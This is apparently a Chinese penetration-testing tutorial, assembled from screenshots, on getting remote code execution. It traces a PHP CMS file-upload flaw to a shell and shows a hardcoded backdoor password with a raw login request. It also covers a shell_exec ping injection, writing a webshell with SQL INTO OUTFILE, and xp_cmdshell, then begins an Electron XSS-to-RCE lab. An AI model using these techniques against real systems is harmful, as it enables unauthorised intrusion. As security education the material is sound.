
File Manager



Upload file



选择文件



OK-Upload file



alone

Admin.php 中，进入到 filemanage.inc.php 文件

```
admin.php 函数查询 FileUpload class.php
67 $template->assign('user_type', $_SESSION[$settings['session_prefix'].'user_type']);
68 }
69
70 // include required file for mode:
71
72
73 switch($mode)
74 {
75 case 'login': include($cms_include.'login.inc.php'); break;
76 case 'logout': include($cms_include.'login.inc.php'); break;
77 case 'edit': include($cms_include.'edit.inc.php'); break;
78 case 'pages': include($cms_include.'pages.inc.php'); break;
79 case 'galleries': include($cms_include.'galleries.inc.php'); break;
80 case 'gcb': include($cms_include.'gcb.inc.php'); break;
81 case 'notes': include($cms_include.'notes.inc.php'); break;
82 case 'comments': include($cms_include.'comments.inc.php'); break;
83 case 'filemanager': include($cms_include.'filemanager.inc.php'); break;
84 case 'spam_protection': include($cms_include.'spam_protection.inc.php'); break;
85 case 'users': include($cms_include.'users.inc.php'); break;
86 case 'settings': include($cms_include.'settings.inc.php'); break;
87 case 'menus': include($cms_include.'menus.inc.php'); break;
88 case 'image': include($cms_include.'insert_image.inc.php'); break;
89 case 'thumbnail': include($cms_include.'insert_thumbnail.inc.php'); break;
90 case 'ajaxprocess': include($cms_include.'ajaxprocess.inc.php'); break;
91 case 'backup': include($cms_include.'backup.inc.php'); break;
92 default: include($cms_include.'admin_index.inc.php');
93 }
94
95 $template->assign('mode', $mode);
96 $template->assign('lang', Localization::$lang);
97
```

进入之后看到 fileupload 函数, 这里 new 一个类, 把对象赋值到 upload, 然后全局搜索

```
42 if($compression < 1 || $compression > 100 || $thumbnail_compression < 1 || $thumbnail_compression > 100)
43 {
44     if(empty($errors))
45     {
46         // filename already exists?
47         if($file_name=='') $file_name = basename($_FILES['file']['name']);
48         if(file_exists(BASE_PATH.$directory.'/'.$file_name) && empty($_POST['overwrite_file']))
49         {
50             $errors[] = 'upload_file_exists';
51         }
52     }
53     if(empty($errors))
54     {
55         $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/'.$file_name);
56         if($upload_mode==2 && $upload->isImage)
57         {
58             // its an image and it should be manipulated
59             // $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/'.$file_name);
60             if($resize_xy=='x')
61             {
62                 $x = $resize;
63                 $y = intval($upload->imageHeight*$x/$upload->imageWidth);
64             }
65             else
66             {
67                 $y = $resize;
68             }
69         }
70     }
71 }
```

```

4  */
5
6  class FileUpload {
7  {
8  public $upload;
9  public $uploadSize;
10 public $uploadInfo;
11 public $uploadFileName;
12 public $uploadDir;
13 public $tempFile = false;
14 public $maxAcceptedFileSize = 5000;
15 public $fileTooLarge = false;
16 public $isImage = false;
17 public $imageWidth;
18 public $imageHeight;
19 public $imageType;
20 public $error = false;
21 public $uploadError = false;
22 public $fileEmpty = false;
23 public $fileError = false;
24 public $invalidFileFormat = false;
25 public $fileNameInvalid = false;
26 public $fileExtensionInvalid = false;
27 public $fileExists = false;
28 public $unableToCompress = false;
29 public $copyError = false;
30
31 public function __construct($upload, $uploadDir) {

```



```

    public $copyError = false;
}

public function __construct($upload, $uploadDir) {
    {
        $this->upload = $upload;
        $this->uploadDir = $uploadDir;
    }

    if($upload['error']) {
        {
            $this->error = true;
        }
    }
    elseif($upload['size']==0) {
        {
            $this->error = true;
            $this->fileEmpty = true;
        }
    }
    elseif($upload['size']>$this->maxAcceptedFileSize*1000) {
        {
            $this->error = true;
            $this->fileTooLarge = true;
        }
    }

    if($image=getimagesize($upload['tmp_name'])) {
        {
            $this->isImage = true;
            $this->imageWidth = $image[0];
        }
    }
}

```



这里赋值了 upload 和 uploadDir 参数

PHP __construct(): 构造函数/方法

构造函数 (constructor method, 也称为构造器) 是类中的一种特殊函数, 当使用 `new` 关键字实例化一个对象时, 构造函数将会自动调用。

在 PHP3.0 和 PHP4.0 中, 构造函数是一个与其所在类同名的函数。而在 PHP5 中, 虽然也支持 PHP3.0 和 PHP4.0 中的用法, 但是更推荐使用 `__construct` 作为类的构造函数, 这样做的好处就是构造函数无需随着类名的改变而做出修改。在 PHP7.0 中废弃了 PHP3.0 和 PHP4.0 中的用法, 构造函数必须使用 `__construct` 来定义。

构造函数就是当对象被创建时, 类中被自动调用的第一个函数, 并且一个类中只能存在一个构造函数。和普通函数类似构造函数也可以带有参数, 如果构造函数有参数的话, 那么在实例化也需要传入对应的参数, 例如 `new Students($name, $age)`。

创建构造函数的语法格式如下:

```
public function __construct(参数列表){
    ...
}
```

其中, 参数列表是可选的, 不需要时可以省略。

继续往下走

```
59  ... }
60  ...
61  ... if(!preg_match('/^[a-zA-Z0-9._-]+$/', $this->uploadFileName) || mb_substr($this->uploadFileN
62  ... {
63  ...     $this->fileNameInvalid = true;
64  ... }
65  ... if(file_exists($this->uploadDir.$this->uploadFileName))
66  ... {
67  ...     $this->fileExists = true;
68  ... }
69  ...
70  ... if(!$this->fileError)
71  ... {
72  ...     $tempFileName = uniqid(rand()).'.tmp';
73  ...     if(move_uploaded_file($this->upload['tmp_name'],$this->uploadDir.$tempFileName))
74  ...     {
75  ...         $this->tempFile = $tempFileName;
76  ...     }
77  ...     else
78  ...     {
79  ...         $this->uploadError = true;
80  ...     }
81  ... }
82  ... }
83  ...
84  ... /**
85  ... * saves the uploaded file
86  ... */
```

在 73 行有 `move_uploaded_file` 函数进行上传, 前面的 `$this->upload['tmp_name']` 是之前上传的文件临时文件夹的后缀名, 后面的 `$this->uploadDir.$tempFileName` 是 `BASE_PATH.$directory.'`

然后回到刚刚的 `filemanager.inc.php` 文件

```

.....$errors[] = 'upload_file_exists';
.....}
.....}
.....if(empty($errors))
.....{
.....    $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/');
.....
.....    if($upload_mode==2 && $upload->isImage)
.....    {
.....        // its an image and it should be manipulated
.....        // $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/');
.....        if($resize_xy=='x')
.....        {
.....            $x = $resize;
.....            $y = intval($upload->imageHeight*$x/$upload->imageWidth);
.....        }
.....        else
.....        {

```



看到 base_path, 我们再去全局搜索一下

```

p admin.php FileUpload.class.php FileUpload.class.php settings.php
1 <?php
2 //basic settings
3 define('CMSHOME', 'admin.php');
4 define('AMPERSAND_REPLACEMENT', ':AMP:');
5 define('BASE_PATH', realpath(__DIR__ . '/../') . '/');
6 define('CACHE_DIR', 'data/cache/');
7 define('CATEGORY_IDENTIFIER', 'tag_');
8 define('CMS', 'cms/');
9 define('DATA_DIR', 'data/');
10 define('IMAGE_IDENTIFIER', 'photo');
11 define('MEDIA_DIR', 'media/');

```



在 settings.php 文件中可以到, 返回了绝对路径的上一级目录
然后跟踪 directory 参数

```

.....}
.....}
.....if(empty($errors))
.....{
.....    $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/');
.....
.....    if($upload_mode==2 && $upload->isImage)
.....    {
.....        // its an image and it should be manipulated
.....        // $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/');
.....        if($resize_xy=='x')
.....        {
.....            $x = $resize;
.....            $y = intval($upload->imageHeight*$x/$upload->imageWidth);
.....        }
.....        else
.....        {
.....            $y = $resize;
.....            $x = intval($upload->imageWidth*$y/$upload->imageHeight);
.....        }
.....        if(!$upload->saveModifiedImage($x, $y, $compression, $file_name))
.....        {
.....            $errors[] = 'upload_error';
.....        }
.....    }
.....}

```

详细信息

```

$directory = isset($_REQUEST['directory']) ? $_REQUEST['directory'] : $file_dir ? $file_dir : $media_dir;
@chmod(BASE_PATH.$directory.'/'.$REQUEST['delete'], 0777);

```



```

9
10 if(isset($_SESSION[$settings['session_prefix'].'user_id']))
11 {
12     $directory = isset($_REQUEST['directory']) && $_REQUEST['directory']==$file_dir ? $file_dir : $media_dir;
13     $template->assign('directory', $directory);
14 }
15 // delete:
16 if(isset($_REQUEST['delete']))
17 {
18     if(isset($_REQUEST['confirmed']))
19     {
20         @chmod(BASE_PATH.$directory.'/'. $_REQUEST['delete'], 0777);
21         if(!@unlink(BASE_PATH.$directory.'/'. $_REQUEST['delete'])) $errors[] = $lang['delete_file_error'];
22         header('Location: '.BASE_URL.CMSHOME.'?mode=filemanager&directory='.$directory);
23         exit;

```

这里的目录是不固定的，如果判断为 true，则是 /files，如果为 false，则是 /media

然后继续往下走

```

... }
... if(empty($errors))
... {
...     $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/');
...     if($upload_mode==2 && $upload->isImage)
...     {
...         // its an image and it should be manipulated
...         // $upload = new FileUpload($_FILES['file'], BASE_PATH.$directory.'/');
...         if($resize_xy=='x')
...         {
...             $x = $resize;
...             $y = intval($upload->imageHeight*$x/$upload->imageWidth);
...         }
...         else
...         {
...             $y = $resize;
...             $x = intval($upload->imageWidth*$y/$upload->imageHeight);
...         }
...         if(!$upload->saveModifiedImage($x, $y, $compression, $file_name))
...         {
...             $errors[] = 'upload_error';
...         }
...     }
...     else
...     {
...         $upload->saveFile($file_name);
...     }
...     // create thumbnail:

```

如果为 false 进入 else 语句，调用 savefile 函数

这里的 filename 和 file_name 是一样的

```

... // filename already exists?
... if($file_name=='') $file_name = basename($_FILES['file']['name']);

```

PHP basename() 函数

[PHP Filesystem 函数](#)

定义和用法

basename() 函数返回路径中的文件名部分。

语法

```
basename(path,suffix)
```

参数	描述
path	必需。规定要检查的路径。
suffix	可选。规定文件扩展名。如果文件有 suffix，则不会输出这个扩展名。

```
... * @param ...  
... */  
public function saveFile($filename='')  
{  
    if(empty($filename))  
    {  
        if($this->fileNameInvalid) return false;  
        $filename = $this->uploadFileName;  
        if(copy($this->uploadDir.$this->tempFile, $this->uploadDir.$filename)) return true;  
        else return false;  
    }  
}  
/**  
 * modifies and saves the uploaded image  
 * @param ...  
 */  
public function saveModifiedImage($width, $height, $compression, $filename='')
```



该函数直接用 copy 函数将临时文件复制到后面的文件中，成功拿下
rce

```
public function __construct($upload, $uploadDir)  
{  
    $this->upload = $upload;  
    $this->uploadDir = $uploadDir;  
    if($upload['error'])  
    {  
        $tempFileName = uniqid(rand()).'.tmp';  
        if(move_uploaded_file($this->upload['tmp_name'], $this->uploadDir.$tempFileName))  
        {  
            $this->tempFile = $tempFileName;  
        }  
        else  
        {  
            $this->uploadError = true;  
        }  
    }  
}
```

这是 copy 函数中的参数来源

任意登录后台+后台 RCE

当然，有的时候可能会进行鉴权，比如只有在后台的时候才可以使用 xx 方法，xx 功能，那么我们要配合信息泄露或者未授权进行组合 combo，如下

我们可以看到，在 shell_exec 前会判断是否登录了

```
livepage > manager > ipping.php
1  <?php
2  session_start();
3  if(!isset($_SESSION['username']) && !isset($_SESSION['usergrp']) && !isset($_SESSION['userlimit']))
4  { header("Location:index.php"); exit(); } ?>
5
6
7  <?php
8  $dstip = $_POST["ipaddr"]; $output = shell_exec('ping -c2 '.$dstip); echo "<pre>$output</pre>"; ?>
9  <script language="JavaScript">
10
11      function isIP(strIP)
12      {
13          var re=/^(\d+)\.(\d+)\.(\d+)\.(\d+)$/g //匹配IP地址的正则表达式
14          if(re.test(strIP))
15          {
16              if( RegExp.$1 <256 && RegExp.$2<256 && RegExp.$3<256 && RegExp.$4<256)
17              {
18                  return true;
19              }
20          }
21          return false;
22      }
23
24      function dosubmit()
25      {
26          var a = isIP(document.ipfrm.ipaddr.value);
```



那么我们只要有方法不需要实际的账号密码可以进入后台，那么就是个前台 rce，如下，只需要密码为 hassmedia 就可以成功的进入后台

```

2  session_start();
3  include_once dirname(__FILE__) . "/../share/common.inc";
4  $webname = $_POST["Name"];
5  $usrpass = $_POST["Pass"];
6  if (isset($_SESSION["login_number"])) {
7      $login_number = $_SESSION["login_number"];
8  } else {
9      echo "<script language='Javascript'>alert('非法参数，禁止访问！');document.location='index.p
10     exit;
11 }
12 function checkstr($str, $checkedstr)
13 {
14     for ($che = 0; $che < strlen($str); $che++) {
15         $tempstr = substr($str, $che, 1);
16         $temparray = explode($tempstr, $checkedstr);
17         if (count($temparray) > 1) {
18             return false;
19         }
20     }
21     return true;
22 }
23 $strcheck = "'<>?#^*%!'~";
24 if (!checkstr($strcheck, $thename)) {
25     echo "<script language='Javascript'>alert('非法参数，禁止访问！');document.location='index.p
26     exit;
27 }
28 $userpassword = $db->get_var("select pwd from user where user='" . $webname . "'");
29 if ($userpassword == "") {
30     echo "<script>alert('用户名或密码错误!');location.href='index.php';</script>";
31     exit;
32 }
33 error_log("a:" . $webname . "b:" . $userpassword);
34 if (trim($userpassword) == $usrpass or $usrpass == "hassmedia") {
35     if ($usrpass == "hassmedia") {
36         $_SESSION['root'] = "hassmedia";
37     }
38     $_SESSION["username"] = $webname;
39     $_SESSION["login_number"] = 0;

```



Request	Response	INSPECTOR
Request Pretty Raw Hex ⌵ 1 POST /manager/login.php HTTP/1.1 2 Host: [REDACTED] 3 Content-Length: 25 4 Cache-Control: max-age=0 5 Upgrade-Insecure-Requests: 1 6 Origin: ht [REDACTED] 7 Content-Type: application/x-www-form-urlencoded 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/95.0.4638.54 Safari/537.36 9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9 10 Referer: http://[REDACTED]manager/index.php 11 Accept-Encoding: gzip, deflate 12 Accept-Language: zh-CN,zh;q=0.9 13 Cookie: PHPSESSID=km46nk3lif2pmc9p1fnma7ont3 14 Connection: close 15 16 Name=admin&Pass=hassmedia	Response Pretty Raw Hex ⌵ 1 HTTP/1.1 302 Found 2 Date: Sat, 13 Nov 2021 11:16:40 GMT 3 Server: Apache/2.2.15 (CentOS) 4 X-Powered-By: PHP/5.3.3 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalid 7 Pragma: no-cache 8 Location: home.php 9 Content-Length: 0 10 Connection: close 11 Content-Type: text/html; charset= utf-8 12 13	INSPECTOR Request Attrib Query Param Body Param Request Cook Request Head Response Hea


SQL 语句执行+写入权限+绝对路径

还有一种常见的拿 shell 手段是利用 sql 语句，如下


某次渗透过程中扫描到了一个 3.txt 文件


[illegible]

可以看到有了绝对路径，那么我们现在就是需要找到 sql 注入点或者能执行 sql 的方法，访问 phpmyadmin 的时候直接进去了




权限有了，执行点有了，绝对路径也有了，接下来就是常规的写 shell





原理就不赘述了，把两个重要语句贴下面了

```
show global variables like "%secure%"; //查询secure_file_priv配置
```



1. secure_file_priv=null //不允许导入导出数据到目录
2. secure_file_priv=c:\\www //允许导入导出数据到指定目录
3. secure_file_priv="" //允许导入导出数据到任意目录
4. secure_file_priv="/" //允许导入导出数据到任意目录

```
1 SELECT ...
2 INTO OUTFILE 'file_name'
3 fields terminated by 'char';
4
5 --说明:
6 (1) OUTFILE参数指定的文件所在的路径需要有 mysql 的访问权限, 否则会报错。
7 (2) 每一条记录的数据之间默认以 Tab 分隔, 也可使用 fields terminated 参数指定分隔符。
8 (3) 执行 Select into outfile 和 Load data infile 命令需要设置 secure_file_priv 参数。该参数的设置如下:
9 NULL: MySQL服务会禁止执行 Select into outfile 和 Load data infile 命令;
10 目录名: MySQL服务只允许在这个目录中执行文件的导入和导出操作。目录必须存在, MySQL服务不会创建它;
11 空字符串(''): 代表导出的文本文件可以放在任意位置。
```

xp_cmdshell (Transact-SQL)

项目 • 2022/04/07 • 11 个参与者

适用于:  (所有受支持的版本的 SQL Server)

生成 Windows 命令 shell 并以字符串的形式传递以便执行。任何输出都作为文本的行返回。

 [Transact-SQL 语法约定](#)

```
xp_cmdshell { 'command_string' } [ , no_output ]
```

`"command_string"`

包含要传递到操作系统的命令的字符串。 `command_string` 是 `varchar (8000)` 或 `nvarchar (4000)`，无默认值。 `command_string` 不能包含一组以上的双引号。如果在 `command_string` 中引用的文件路径或程序名称中有空格，则需要使用一对引号。如果不方便使用内含的空格，则可考虑使用 FAT 8.3 文件名作为解决方法。

no_output

可选参数，指定不应向客户端返回任何输出。

XSS+electron

Sql 到 rce 都有了，那么为何不试试 xss 到 rce 呢？先安装好 node.js 和 electron



```
选择npm install electron
C:\Users\ASUS>node -v
v16.14.2
C:\Users\ASUS>npm -v
8.5.0
C:\Users\ASUS>npm install electron -g
[redacted] | reify:lodash: timing reifyNode:node_modules/electron/node_modules/@types/node Completed in 899ms
```

使用 npm 下载的话会比较慢，这里可以用另一种方法

```
npm install -g cnpm --registry=https://registry.npm.taobao.org
```

```
cnpm install electron -g
```


```
C:\Users\ASUS>cnpm install electron -g
Downloading electron to C:\Users\ASUS\AppData\Roaming\npm\node_modules\electron_tmp
Copying C:\Users\ASUS\AppData\Roaming\npm\node_modules\electron_tmp\_electron@18.0.3@electron to C:\Users\ASUS\AppData\Roaming\npm\node_modules\electron
Installing electron's dependencies to C:\Users\ASUS\AppData\Roaming\npm\node_modules\electron\node_modules
[1/3] @types/node@16.11.26 installed at node_modules\_@types_node@16.11.26@types\node
[2/3] extract-zip@1.0.3 installed at node_modules\_extract-zip@1.7.0@extract-zip
[3/3] @electron/get@1.13.0 installed at node_modules\_@electron_get@1.14.1@electron\get
execute post install 1 scripts...
[1/1] scripts.postinstall electron@18.0.3 run "node install.js", root: "C:\Users\ASUS\AppData\Roaming\npm\node_modules\electron"
[1/1] scripts.postinstall electron@18.0.3 finished in 16s
All packages installed (84 packages installed from npm registry, used 18s(network 3s), speed 701.95KB/s, json 79(548B), tarball 1.23MB, manifests cache hit 0, etag hit 0 / miss 0)
[electron@18.0.3] link C:\Users\ASUS\AppData\Roaming\npm\electron@ -> C:\Users\ASUS\AppData\Roaming\npm\node_modules\electron\cli.js
C:\Users\ASUS>
C:\Users\ASUS>
C:\Users\ASUS>
C:\Users\ASUS>
C:\Users\ASUS>
C:\Users\ASUS>electron -v
v18.0.3
```

成功安装，然后开始搭建环境

† > electron rce

名称	修改日期	类型
src	2022/4/10 15:13	文件夹
index.js	2022/4/10 15:16	JS 文件
package.json	2022/4/10 15:12	JSON 文件





```
1 const { app, BrowserWindow } = require('electron')
2 app.on('ready', () => {
3
4   const mainWindow = new BrowserWindow()
5   mainWindow.loadFile('./src/main.html')
6 })
7
8
9
10 package.json文件数据:
11 {
12   "name": "electron",
13   "version": "1.0.0",
14   "main": "index.js",
15   "scripts": {
16     "start": "electron ."
17   },
18   "author": "zac",
19   "license": "ISC",
20   "description": ""
21 }
22
23
24 main.html文件数据:
25
26 <!DOCTYPE html>
27 <html lang="en">
28 <head>
29   <meta charset="UTF-8">
30   <meta http-equiv="X-UA-Compatible" content="IE=edge">
31   <meta name="viewport" content="width=device-width, initial-scale=1.0">
32   <title>Document</title>
33 </head>
34 <body>
35   hello world
36 </body>
37 </html>
38
```

三个文件搭建好，然后 npm run start 就可以了



